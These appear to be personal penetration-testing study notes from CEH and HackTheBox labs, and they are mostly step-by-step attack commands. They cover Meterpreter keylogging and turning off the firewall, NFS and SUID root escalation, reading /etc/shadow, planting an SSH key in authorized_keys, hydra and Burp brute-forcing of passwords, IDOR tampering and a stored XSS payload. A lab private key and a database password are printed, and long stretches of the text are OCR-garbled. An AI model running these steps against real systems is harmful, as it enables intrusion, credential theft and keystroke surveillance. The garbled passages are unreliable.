Type : pwd

Can use search command to locate anything

Type: search -f pagefile.sys

Type: keyscan_start

Now, switch to the Windows 11 virtual machine, create a text file, and start typing something.

Type: keyscan_dump (This dumps all captured keystrokes.)

Type: idletime ( to display the amount of time for which the user has been idle on the remote system.)

Type: shell ( Open shell in meterpreter )

Type: dir /a:h ( To to retrieve the directory names with hidden attributes.)

Type: sc queryex type=service state=all (to list all the available services)

Type: netsh firewall show state

Type: netsh firewall show config

Type: wmic /node:"" product get name,version,vendor

Type: wmic cpu get

Type: wmic useraccount get name,sid

Type: wmic os where Primary='TRUE' reboot (to reboot the target system.)

Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:
Post Exploitation Command net start or sto netsh advfirewall set currentprofile state off netsh advfirewall set allprofiles state off Description Starts/sto s a network service Turn off firewall service for current profile Turn off firewall service for all profiles findstr /E ".txt" > txt.txt findstr /E 'i.log" > log.txt findstr /E ".doc" > doc.txt Post Escalating Privileges Retrieves all the text files (needs privileged access) Retrieves all the log files Retrieves all the document files
Observe that the Meterpreter session also dies as soon as you shut down the victim machine.
Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS
Parrot : nmap –sV <target_ip>

Port 2049 is open and nfs service is running on it.

Terminal : sudo apt-get install nfs-common

Type showmount -e <t_ip> and press Enter, to check if any share is available for mount in the target machine.

We can see that the home directory is mountable.

Type mkdir /tmp/nfs and press Enter to create nfs directory.

Type sudo mount -t nfs <T_ip>:/home /tmp/nfs in the terminal and press Enter to mount the nfs directory on the target machine.

Type cd /tmp/nfs and press Enter to navigate to nfs folder.

Type sudo cp /bin/bash . in the terminal and press Enter.

In the terminal, type sudo chmod +s bash and press Enter.

Type ls -la bash and press Enter.

To get the amount of free disk available type sudo df -h and

Type ssh -l <user> <T_IP>

In the <username>@<IP> password field enter toor and press Enter.

In the terminal window type cd /home and then ls

Type ./bash -p, to run bash in the target machine.

Type id and whoami to check

Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access

Type cp /bin/nano .

Type chmod 4777 nano

Type ls -la nano

To navigate to home directory, type cd /home and press Enter. Now, type ls and press Enter to list the contents in home directory.

To open the shadow file from where we can copy the hash of any user, type ./nano -p /etc/shadow and press Enter.

/etc/shadow file opens showing the hashes of all users.

You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.

Press ctrl+x to close the nano editor.

In the terminal, type cat /etc/crontab and press Enter, to view the running cronjobs.

Type find / -name "*.txt" -ls 2> /dev/null and press Enter to view all the .txt files on the system

Type find / -perm -4000 -ls 2> /dev/null and press Enter to view the SUID executable binaries.
YOUTUBE (PENTESTER GUY)
PART I : PRIV ESC BASIC
Horizontal privilege escalation
Login using: ssh <name>@<t_IP> -p <port_given>
httqsi;academv.hackthebox.c 100% Started ChatGPT4 Comparvi' Import HTB ACADEMY Quest i ons youtube.com is now full screen authenticity cf can't be established. EcnsA key fingerprint is ¯Are you Sure you to continue connecting yes warning: Permanently added '[34.237.48.481:50706' to the list of knoun hosts. xelcome to Ubuntu 28.84.1 L TS (GNU/Linux 5.10.e-1E-amd64 Ch eat S h the belt;"" to complete this Section and earn Cubes' Reset rget Target: 94.237/18.850706 Life Left: 86 minutes ssH to 94237.4848 •aith user "user' • and password SSH into the server prey"ded credentials, and use the to specify port Once login. try to find a Way to move to to get the flag in ' txt'. Submit gain trytofinda get the 'lag in ' Submit your Hint • Documentation: • Management: • Support; https:/,'help.ubuntu.cun https;/,'landsca;e.carwnical_ ccm https;//ubuntu.comdadvantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the •unminimize• ccmand. The programs with the Llbuntu system are free software; the exact distribution for each program are described in the files in / usoshare/doc/*/cgpyright. Libuntu canes with ABSOLUTELY WARRANTY. to the extent penitted by applicable user 1 use rlpng -535045 -get tings tartedp rivesc- hzq19 -5b6695dcc4- zgvdd —$
Check for any password required while escalting for user 2
File Edit View Search Terminal Tabs Help Parrot Terminal Parrot Terminal user1@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:-$ sudo -l Matching Defaults entries for user 1 on ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd: env reset, mail badpass, secure : /bin\ : / snap/ bin User user 1 may run the following commands on ng-535€45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd: ( user2 . user2) NOPASSWD: / bin/ bash user1@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:-$ 0
NOPASSWD : /bin/bash means no password required
Permission is denied coz we are in user1
Parrot Terminal Parrot Terminal user1@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:-$ sudo -l Matching Defaults entries for user 1 on ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd: env reset, mail badpass, secure : /bin\ : / snap/ bin User user 1 may run the following commands on ng-535€45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd: ( user2 . user2) NOPASSWD: / bin/ bash user1@ng-535@45-gettingstartedprivesc-hzq19 -bash: / home/user2: Is a directory user1@ng-535@45-gettingstartedprivesc-hzq19 user1@ng-535@45-gettingstartedprivesc-hzq19 flag . txt rtedprivesc-hzq19 cat: flag. txt: Permission denied userl@ng userl@ng userl@ng userl@ng userl@ng -535045 -535045 -535045 -535045 -535045 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -z9vdd:-$ / home/user2 -z9vdd:-$ cd / home/user2 -z9vdd:/home/user2$ Is -z9vdd:/home/user2$ cat flag. txt -z9vdd:/home/user2$ cd \ -z9vdd : -$ -z9vdd : -$ -z9vdd : -$ • -$ claerl -z9vdd.
Open us bash access for user2 : sudo -u user2 /bin/bash
Parrot Terminal user2@ng-535€45 user2 user2@ng-535€45 user2@ng-535€45 user 1 user2 user2@ng-535€45 user2@ng-535€45 flag . txt use -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 FTB{1473r41 m€v3m3n7 70 4n€7h3r u53r} use r2@ng-535045-gettingsta rtedprivesc-hzq19 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 Parrot Terminal -z9vdd:-$ sudo -u user2 / bin/ bash -z9vdd:/home/user1$ whoami -z9vdd:/home/user1$ cd -z9vdd:/home$ Is -z9vdd:/home$ cd user2 -z9vdd. -z9vdd:-$ cat flag. txt -z9vdd:
NOW WE HAVE SUCCESSFULLY ESCALATED HORIZONTAL PRIV ESC
Vertical privilege escalation
Method 1 : Using id_rsa key
Locate the id_rsa file. id_rsa is the private key
VI ew Parrot Terminal user2@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/root$ Is -la drwxr-xr-x 1 Search I erminal Parrot Terminal user2@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/root$ Is flag . txt user2@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/root$ cat flag. txt cat: flag. txt: Permission denied total 32 drwxr-x -rwxr-x- -rwxr-x- -rwxr-x- drwxr-x -rwxr-x--- 1 root root root root root root root root user2 root user2 user2 user2 user2 user2 root 4096 4096 5 3106 161 4096 1309 33 Feb Sep Aug Dec Dec Feb Aug Feb 12 7 19 5 5 12 19 12 2021 18:32 2€2€ 2019 2019 2021 2€2€ . bash history . bashrc . profile . ssh . viminfo 2021 flag. txt user2@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/root$ cd .ssh user2@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/root/ . ssh$ Is authorized keys id rsa id_pa. pub : / root/ . ssh$ 1. Private 2. Pubic Key
Parrot Terminal Parrot Terminal drwxr-x- -rwxr-x- - 1 root user2 4096 Feb 12 2021 .ssh - 1 root user2 1309 Aug 19 . viminfo 33 Feb 12 2021 flag. txt 1 root root user2@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/root$ cd .ssh user2@ng-535@45-gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/root/ . ssh$ Is authorized keys id rsa id rsa. pub . ssh$ cat id rsa - -BEGIN OPENSSH PRIVATE KEY- b3B1bnNzaC1rZXktdj EAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAB1wAAAAdzc2gtcn NhAAAAAwEAAQAAAYEAt3nX57BIZ2nSHY+aaj41Kt91yeLVNiFh7X€vQisxoPv9BjNppQxV PtQ8csvHq/GatgS080VyskZIRbWb7QvCQ17JsT+Pr4ieQayN10Dm6+i9F1hXyMc€VsAqMk €5z9YKStLma€iN6181Mr€dA163x€mtwRKeHvJR+EiMtUTIAX9++kQJmD9F31DSnLF4/dEy G4WQSAH7F8Jz30rRKLprBiDf27LSPgOJ6j80Ln4bsiacaWFB13+CqkXeGkecEHg5d1L4K+ aPDP2xzFB€d€c7kZ8AtogtD3UYdiVKuF5fzOPJxJ01Mk07UsrhAh€T6m1BJWR1jjUtHwSs ntrFfE5trYET5L+ov5WSi+tyBrAfCcg€vWIU78Ge/3h4zAG8KaGZProMUS1u3MbCf11uK/ EKQXxCN1yr7Gmci€pLi9k16A1vcJ1xXYHBtJg6anLntwYVxbwYgYXp2Ghj+GwPcj21i4fq ynRFP1fsy6zoSjN9C977hCh5JStT6Kf€1dM68BcHAAAFiA2zO€oNsztKAAAAB3NzaC1yc2 EAAAGBALd51+ewdWdp€h2Pmm0+JSrfZcni1TYhYe19L€1rMaD7/QYzaaUMVT7UPHLLx6vx mrYEqPKFcrJGSEW1m+UwkCOybE/j6+1nkGsjSKA5uvovRdYV8jHNFbAKjJNOc/WCkrS5m t1jepfNTK9HQCOt8dJrcESnh7yUfh1jLVE5QF/fvpECZg/Rd5Q€pyxeP3RMhuFkEgB+xfC c9zq€Si6awYg39uy€j4Dieo/Di5+G71mnG1hQZd/gqpF3hpHnBB40XSC+Cvmjwz9scxQdH dH05GfALa1LQ91GHYISrheX8zjycSTtTJK01LK4Q1dE+piASVkZY41LR8ErJ7axXxOba2B E+S/qL+VkovrcgawHwn1NL1tVO/Bnv94emBvCmhmT66DFEpbtzGwn5dbivxCkF8QjSMq+ xpn1tKS4vZNegNb3CZcV2BwbSYOmpy57cGFcW8GIGF6dhoY/hsD319i1uH6sp€RT9X7Mus 6EozfQve+4QoeSUrU+in9CHTOvAXBwAAAAMBAAEAAAGAMxEtv+YEd3kjq2ip4QJVE/7D9R 12p+9Ys2JRgghFsvoQLeanc/Hf1DH8dTM€6y2/EwRvBbmQ9//J4+Utdif8tDIJ9BSt6HyN F9hwG/dmzqij 4NiM7mxLrA2mcQ0/oJKBoNvcmGXEYkSHqQysAti2XDis rP2Clzh5CjMfPu Dj 1Kyc6g1/5i10SBeU110qQ/MzECf3xaMPgUh10Tr+ZmikmzsRM7QtAme3vkQ4rUYabVaD 2Gzidc1e1Af1TuY5kPf1BG2yFAd3EzddnZ6rvmZxsv2ng9u3Y4tKHNttPYBzoRWJOq1fx9 PyqNkT€c3sV4BdhjH5/65w7MtkufqF8pvMFeCyywJgRL/v€/+nzY5VN5dcoaxkd1Xai3DG 5/ sVv1iVLHh67UC7adYcj rN49g€S3y01W6/x6n+GcgCH8wHKHDvh5h€9j dmxDqY3A8jTit CeTUQKMIEp5ds€YKfzN1z41j7NpCv@€317CQwSESjVtYPKia17WvOFwMZqK/B9zxoxAAAA r8q1afg+nB+1qtu1Z pTErmbc2DHuoZp/kc58QrJe1sdPpXFGTcvM1k64LJ+dt9sWEToG1/VDF+Ps30vmeyzwg64 +Xj UNQ6k9VLZqd2M5 rhONefNxM+LKR4xj OEydSybFoD cSYINtEk6EW92xZBojJB7+4RGKh3+YNwvocvUkHWDEKADB07YAAADBAPRj /ZTM7ATS01€k TcHWJpTiaw80SWKbAmvqAtiWa rsM+NDIL6XHqeBL8QL+vczaJjtV94XQc/3ZBSao/Wf8E5 InrD4hdj
Copy the key in your file in your terminal
File Edit View Search Terminal Parrot Terminal nparrot@parrot -/HTB $nano id rsa• Tabs Help Parrot Terminal Parrot Terminal
Login using rsa key
Parrot Terminal — parrot@parrot L-/HTB $nano id rsa aparrot@parrot [-/HTB) $chmod id rsa —parrot@parrot (-/HTB) $ssh root@94.237.48.48 -i id rsa _arro The authenticity of host '94.237.48.48 (94.237.48.48) can't be established. ECDSA key fingerprint is SHA256:mWYrjUwqNf+IRfujiU8cZ3JptxPeZGP9sTgGbasQieQ. Are you sure you want to continue connecting (yes/no/ [fingerprint])? yes Warning: Permanently added '94.237.48.48' (ECDSA) to the list of known hosts. root@94.237.48.48: Permission denied (publickey) . parrot@parrot [-/HTBJ $ssh root@94.237.48.48 -p 5€7€6 -i id rsa Welcome to Ubuntu 2€.€4.1 L TS (GNU/Linux 5.1€.€-18-amd64 x86 64) * Documentation: https://help.ubuntu.com https : // landscape. canonical . com * Management: https : //ubuntu . com/advantage * Support: This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. root@ng-535045-gettingsta rtedp rivesc-hzq19-5b6695dcc4-
Parrot Terminal Parrot Terminal rtedprivesc-hzq19 -5b6695dcc4 root rtedprivesc-hzq19 -5b6695dcc4 flag . txt rtedprivesc-hzq19 -5b6695dcc4 HTB{pr1v11363 35c41471€n 2 r€€7} rtedprivesc-hzq19 -5b6695dcc4 rtedprivesc-hzq19 -5b6695dcc4 -z9vdd:-# -z9vdd:-# -z9vdd:-# -z9vdd. -z9vdd:-# whoami Is cat flag. txt
FINALLY GOT VERTICAL PRIV ESC
Method 2 : Manipulatiing authorized keys and creating own public and private key
Parrot Terminal Parrot Terminal logout Connection to 94.237.48.48 closed. FL parrot@parrotl [-/HTB) $ssh user1@94.237.48.48 -p 5€7€6 Password: Password: Welcome to Ubuntu 2€.€4.1 L TS (GNU/Linux 5.1€.€-18-amd64 x86 64) * Documentation: https://help.ubuntu.com https : // landscape. canonical . com * Management: https : //ubuntu . com/advantage * Support: This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. Last login: Thu user1@ng-535€45 -bash: cd: / root: -z9vdd:/root$ root ettin started... userl@ng user2@ng user2@ng user2@ng total drwxr-x d rwx r -rwxr-x- d rwx - -rwxr-x- drwxr-x -rwxr-x- -535045 -535045 -535045 -535045 sep 7 2023 from 1€.3€.12.33 -gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:-$ cd / root Permission denied -gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:-$ sudo -u user2 / bin/ bash -gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:/home/user1$ cd \ -gettingstartedprivesc-hzq19-5b6695dcc4-z9vdd:-$ cd / root -gettingsta rtedp rivesc- hzq19 -5b6695dcc4- z9vdd : / root$ Is -la -rwxr-x--- 1 root root root root root root root root root user2 root user2 user2 root user2 user2 user2 root 4096 4096 88 3106 4096 161 4096 1309 33 Sep Sep Sep Dec Sep Dec Feb Aug Feb 7 7 7 5 7 5 12 19 12 19:01 18:32 19:04 2019 19:01 2019 2021 2€2€ 2021 . bash history . bashrc . cache . profile . ssh . viminfo flag . txt user2@ng user2@ng -535045 -535045 authorized keys user2@ng-535€45 cat: authorized user2@ng-535€45 -gettingstartedprivesc-hzq19 -gettingstartedprivesc-hzq19 id rsa id rsa.pub -gettingstartedprivesc-hzq19 krys: Permission denied -@ttingstartedprivesc-hzq19 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 -5b6695dcc4 cd .ssh/ -z9vdd:/root/ .ssh$ Is -z9vdd:/root/ .ssh$ cat authorized keys -z9vdd:/root/ . ssh$
Here we can see that using user2 we still cannot access authorized keys. But there are cases where using user permission, we can also manipulate authorized keys. So in that scenerio we can create our own public and private key and login the target system using them.
If we find ourselves with write access to a users/ . s sh/ directory, we can place our public key in the user's ssh directory at /home/usep/ . ssh/authorized_keys. This technique is usually used to gain ssh access after gaining a shell as that user. The current SSH configuration will not accept keys written by other users, so it will only work if we have already gained control over that user. We must first create a new key with ssh -keygen and the -f flag to specify the output file: ssh-keygen -f Generating public/private rsa key pair Enter passphpase (empty for no passphpase): Enter same passphpase again: Your identification has been saved in key Your public key has been saved in key. pub The key fingerprint is: SHA256•....SNIP... user@parrot The key's randomapt image is: -CRSA 5072] ...SNIP... ..00+. CSHA256] This will give us two files: key (which we will use with ssh -i) and key. pub, which we will copy to the remote machine. Let us copy key . pub, then on the remote machine, we will add it into /root/ .ssh/authorized_keys:
This will give us two files: key (which we will use with ssh -i) and key. pub, which we will copy to the remote machine. Let us copy key . pub, then on the remote machine, we will add it into / root/ .ssh/authorized_keys: usep@remotehost$ echo "ssh-rsa AAAAB ...SNIP. . user@parrot" / root/ . Now, the remote server should allow us to log in as that user by using our private key: ssh root@remotehost# -i key
PART II : PRIV ESC ADVANCE
METHOD 1 : USING FILE ACCESS RIGHTS Access Right Flags The Linux and u_njx access rights flags setuid and setgid (short for set user identity and set group identity)L1] allow users to run an executable with the tile system permissions of the executable's owner or group respectively and to change behaviour in directories. The flags setuid and setgid are needed for tasks that require different privileges than what the user is normally granted.
File Modes The setuid and setgid bits are normally represented as the values: 4 for setuid 0 2 for setgid 0 In the high-order octal digit of the file mode. For example, 6711 has both the setuid and setgid bits (4 + 2 = 6) 6 - Access Right Flags 7 - Owner Permission of [ Read(4) + Write(2) + Execute(l ) ] 1 - Groups Permission of [ Read(0) + Write(O) + Execute(l) ] 1 - Others Permission of [ Read(0) + Write(0) + Execute(l) I
Checking permissions :
Is greetings welcome Is -1 total 24 1 root root 8296 Sep 22 2e18 greetings -rwsr-xr-x 1 root root 8344 Sep 22 2e18 welcome stat -c %A See -r-x------ root root regular file cat greetings cat: greetings: Permission denied stat -c "%a %A %U %G %F" 4755 -rwsr-xr-x root root regular file groups student student student g s welcome greetings welcome
If word greeting is present inside welcome then we can have the root access:
_ITM_deregisterTMCIoneTabIe __gmon_start _ITM_registerTMCIoneTabIe AWAVI AUATL greetings GCC: (Ubuntu 7.3.e-16ubuntu3) crtstuff.c deregister_tm_clones strings welcome /1ib64/1d-1inux-x86-64.so 2 libc.so.6 setuid system c xa finalize libc start main GLIBC 2.2. 5 3.0 7.
Copy or remove greetings and using bash
Is greetings welcome cp / bin/ bash greetings c p: cannot create regular file 'greetings' Permission denied rm grertings rm: remove write-protected regular file rm greetings rm: remove write-protected regular file Is welcome 'greetings' > 'greetings Is Y
Copy bash into greetings and the run welcome using bash
Is welcome cp / bin/ bash greetings student@attackdefense. greetin g s welcome . /welcome whoami root
WE HAVE ESCALATED PRIVILEGE USING WRONG PERMISSIONS TO FILES AND DIRECTORIES
METHOD 2 : GIVEN A SHARED SERVER TO HOST ANY FILES AND WE HAVE CREDENTIALS
Go to /var/www/html as here all the shared files are stored.
data about. php action.php admin admin. php category .php comments . php doc cd / var/www/html student@attackdefense•./var/www/html$ Is feed.php feed.php galleries i.php identification.php include index. html index.php install install.php languagel local nbm.php notification. password .php picture.php plugins php popuphelp.php profile. php qsearch.php random.php register. php search.php search rules.php tags.php template-extension themes tools upgrade. upgrade ws.php php
Open files which might leak some info. Here db_user is taken.
student@attackdefense:/var/www/html$ greo -nr ”db_user” local/ confie/ 'db_user'] 'rooť $pwg_db_link pwg_db_connect($conf[ upgrade_feed.php:63: $pwg_db_link pwg_db_connect($conf[ 'db_hosť], i.php:412: admin/inc1ude/functions_upgrade.php:322: $pwg_db_link $conf['db_user'], 'db_hosť], $conf['db_user'], pwg_db_connect($conf[ 'db_hosť], $conf[ 'db u $ conf[ 'db_passworď], ser'], .$dbuser.'\ $pwg_db_link pwg_db_connect(
Login using the password
$ conf [ 'db _ password'] 'w31cem3teadIabs' $ conf ['db _ host'] 'local host' $ prefixeTab1e — 'piwigo define('PHPWG INSTALLED' true); define('PWG CHARSET', define('DB CHARSET', define('DB COLLATE' I); ? > student@attackdefense:/var/www/html$ Password: root@attackdefense:/var/www/html# c la' su root@attackdefense:/var/www/html# whoami root root@attackdefense:/var/www/html# cd \ cd root bash: cd: such file or directory root: No cd / root Is flag cat flag 760a582ebd219e2efb6dec173d416723
WE GOT ROOT ACCESS AS SHARED SERVER
METHOD 3 : USING LINPEAS OR LINENUM
LinPEAS : https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
LinENUM : https://github.com/rebootuser/LinEnum
Check for CVE, root permissions, username, shared files, kernel version of OS and many critical areas.
#Imp Links
Linpeas : PEASS-ng/linPEAS at master · carlospolop/PEASS-ng · GitHub
LinEnum : GitHub - rebootuser/LinEnum: Scripted Local Linux Enumeration & Privilege Escalation Checks
GTFOBins : GTFOBins
Priv Esc : Linux Privilege Escalation - HackTricks
Payload All the things : GitHub - swisskyrepo/PayloadsAllTheThings: A list of useful payloads and bypass for Web Application Security and Pentest/CTF
Basic Linux Privilege Escalation - g0tmi1k
GitHub - diego-treitos/linux-smart-enumeration: Linux enumeration tool for pentesting and CTFs with verbosity levels
Privilege Escalation - Linux · Total OSCP Guide
THM LinPrivArena : https://medium.com/@kerimkerimov213/tryhackme-linux-privesc-arena-linuxprivescarena-68f1aa58303d
THM windows priv : https://thmflags.gitbook.io/thm-walkthroughs/difficulty-medium/windows-privesc-arena
#Footprinting
TASK 1: INFORMATION GATHERING USING GHOST EYE
Parrot : navigate to the Ghost Eye directory. Type cd ghost_eye and press Enter.

pip3 install -r requirements.txt

python3 ghost_eye.py

Let us perform a Whois Lookup. Type 3 for the Enter your choice: option and press Enter. Type certifiedhacker.com in the Enter Domain or IP Address: field and press Enter

Let us perform a DNS Lookup on certifiedhacker.com. In the Enter your choice field, type 2 and press Enter to perform DNS Lookup. The Enter Domain or IP Address field appears; type certifiedhacker.com, and press Enter.

Now, perform the Clickjacking Test. Type 6 in the Enter your choice field and press Enter. In the Enter the Domain to test field, type certifiedhacker.com and press Enter.
TASK 3: FOOTPRINT A WEB SERVER USING THE HTTPRECON TOOL
Windows : Navigate to E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon, right-click httprecon.exe

Main window of httprecon appears, enter the website URL (here, www.certifiedhacker.com) that you want to footprint and select port number (80) in the Target section.

Click Analyze

Look at the Get existing tab, and observe the server (nginx) used to develop the webpages.

Click the GET long request tab, which lists all GET requests. Next, click the Fingerprint Details tab.
TASK 5: FOOTPRINT A WEB SERVER USING NETCAT AND TELNET
nc -vv www.moviescope.com 80

type GET / HTTP/1.0 and press Enter twice.

Now, perform banner grabbing using telnet. In the terminal window, type telnet www.moviescope.com 80 and press Enter.

Now, type GET / HTTP/1.0 and press Enter twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.
TASK 6: ENUMERATE WEB SERVER INFORMATION USING NMAP SCRIPTING ENGINE (NSE)
nmap -sV --script=http-enum [target website]

nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap-www.goodshopping.com

nmap --script http-trace -d www.goodshopping.com and press Enter.
#Web Server attacks
TASK 1: CRACK FTP CREDENTIALS USING A DICTIONARY ATTACK
nmap -p 21 <targ>

ftp <targ>

Then go to Desktop and in Ceh tools folder you will find wordlists, here you will find usernames and passwords file.
Now in terminal type-
hydra -L /home/attacker/Desktop/CEH_TOOLS/Wordlists/Username.txt -P /home/attacker/Desktop/CEH_TOOLS/Wordlists/Password.txt ftp://<targ_ip>
hydra -l user -P passlist.txt ftp://<targ>

Type mkdir Hacked and press Enter to remotely create a directory named Hacked on the Windows 11 machine through the ftp terminal.
#Footprinting web infra
TASK 1: PERFORM WEB APPLICATION RECONNAISSANCE USING NMAP AND TELNET
Whois lookup

nmap -T4 -A -v [Target Web Application]

type telnet www.moviescope.com 80

type GET / HTTP/1.0
TASK 3: PERFORM WEB SPIDERING USING OWASP ZAP
Parrot : cd

Terminal : zaproxy

The OWASP ZAP initializing window appears; wait for it to complete.

select the No, I do not want to persist this session at this moment in time radio button and click Start. If a Manage Add-ons window appears, click the Close button.

Under the Quick Start tab, click the Automated Scan option under Welcome to OWASP ZAP.

The Automated Scan wizard appears; enter the target website under the URL to attack field (here, www.moviescope.com). Leave the other settings to default and click the Attack button.

After performing web spidering, OWASP ZAP performs active scanning. Navigate to the Active Scan tab to observe the various scanned links.

After completing the active scan, the results appear under the Alerts tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.

Now, click on the Spider tab from the lower section of the window to view the web spidering information. By default, the URLs tab appears under the Spider tab.

The URLs tab contains various links for hidden content and functionality associated with the target website

Messages tab under the Spider tab to view more detailed information regarding the URLs
TASK 4: DETECT LOAD BALANCERS USING VARIOUS TOOLS
Parrot : go to root directory (cd)

dig <url>

lbd <url>
TASK 5: IDENTIFY WEB SERVER DIRECTORIES USING VARIOUS TOOLS
nmap -sV --script=http-enum [target domain or IP address]

gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt, and press Enter.

Now directory search

cd dirsearch/

python3 dirsearch.py -u http://www.moviescope.com

Brute force : python3 dirsearch.py -u http://www.moviescope.com -e aspx and press Enter.

dirsearch lists all the files containing aspx extension,

python3 dirsearch.py -u http://www.moviescope.com -x 403 and press Enter.

dirsearch lists the directories from the target website excluding 403 status code.
#Attack Perform
TASK 1: PERFORM A BRUTE-FORCE ATTACK USING BURP SUITE
Ensure wampserver running on attack machine

Go to wordpress website : type http://10.10.1.22:8080/CEH/wp-login.php? (or can be anything)

Set up burp proxy : Firefox > Preferences

Search proxy > network setting > settings

Select the Manual proxy configuration radio button

Specify the HTTP Proxy as 127.0.0.1 and the Port as 8080. Tick the Also use this proxy for FTP and HTTPS checkbox and click OK.

Launch : navigate to Pentesting → Web Application Analysis → Web Application Proxies → burpsuite

I accept

Proxy tab > Leave intercept as on.

Browser : On the login page of the target WordPress website, type random credentials, here admin and password. Click the Log In button.

In Burp : Now, right-click anywhere on the HTTP request window, and from the context menu, click Send to Intruder.

Note: Observe that Burp Suite intercepted the entered login credentials.

Note: If you do not get the request as shown in the screenshot, then press the Forward button.

Now, click on the Intruder tab from the toolbar and observe that under the Intruder tab, the Target tab appears by default.

Observe the target host and port values in the Host and Port fields.

Click on the Positions tab under the Intruder tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the Clear § button from the right-pane to clear the default payload values.

select Cluster bomb from the Attack type drop-down list.

click Add § from the left-pane.

Navigate to the Payloads tab under the Intruder tab and ensure that under the Payload Sets section, the Payload set is selected as 1, and the Payload type is selected as Simple list.

Under the Payload Options [Simple list] section, click the Load... button.

A file selection window appears; navigate to the location /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist, select the username.txt file, and click the Open button.

Payload set 2 : A file selection window appears; navigate to the location /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist, select the password.txt file, and click the Open button.

Start attack

In the Raw tab under the Request tab, the HTTP request with a set of the correct credentials is displayed.

Turn off everything including intercept

Remove browser proxy setup by vising settings page in firefox (similar to step 5-6)

Click no proxy

Login to wordpress using found out creds
TASK 2: PERFORM PARAMETER TAMPERING USING BURP SUITE
Set up proxy just like previous

In the Proxy settings, by default, the Intercept tab opens-up. Observe that by default, the interception is active as the button says Intercept is on. Leave it running.

Switch back to the browser window, and on the login page of the target website (www.moviescope.com), enter the credentials sam and test. Click the Login button.

Switch back to the Burp Suite window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

Now, keep clicking the Forward button until you are logged into the user account.

In browser After clicking the View Profile tab, switch back to the Burp Suite window and keep clicking the Forward button until you get the HTTP request, as shown in the screenshot.

Now, click Expand icon present in the right-corner of the window in the INSPECTOR section.

Inspector wizard appears, click to expand Query Parameters.

You can observe NAME and VALUE columns, double click on the value, or click arrow icon (>).

In the next wizard, change the VALUE from 1 to 2 and click Apply Changes button.

In the Raw tab, click the Intercept is on button to turn off the interception.

After switching off the interception, navigate back to the browser window and observe that the user account associated with ID=2 appears with the name John, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.

Similarly, you can edit the id parameter in Burp Suite with any random numeric value to view information about other user accounts.

Close everything
TASK 3: IDENTIFYING XSS VULNERABILITIES IN WEB APPLICATIONS USING PWNXSS
Parrot : cd PwnXSS

Scan perform : python3 pwnxss.py -u http://testphp.vulnweb.com (or any site)

Copy any Query (GET) link under Detected XSS section from the terminal window.

Copy the query in firefox

We will get results
TASK 4: EXPLOIT PARAMETER TAMPERING AND XSS VULNERABILITIES IN WEB APPLICATIONS
In this task, the target website (www.moviescope.com) is hosted by the victim machine Windows Server 2019. Here, the host machine is the Windows 11 machine.

Windows 11 : Open the link in firefox

Go to profile

You will be redirected to the profile page, which displays the personal information of steve (here, you). You will observe that the value of ID in the personal information and address bar is 4.

Change ID to 1 or any number.

We will se sam's profile

Now change to 3 to see katy's profile

Now, click the Contacts tab. Here you will be performing an XSS attack.

The Contacts page appears; enter your name or any random name (here, steve) in the Name field; enter the cross-site script (<script>alert("You are hacked")</script>) in the Comment field and click the Submit Comment button.

Pop up will appear

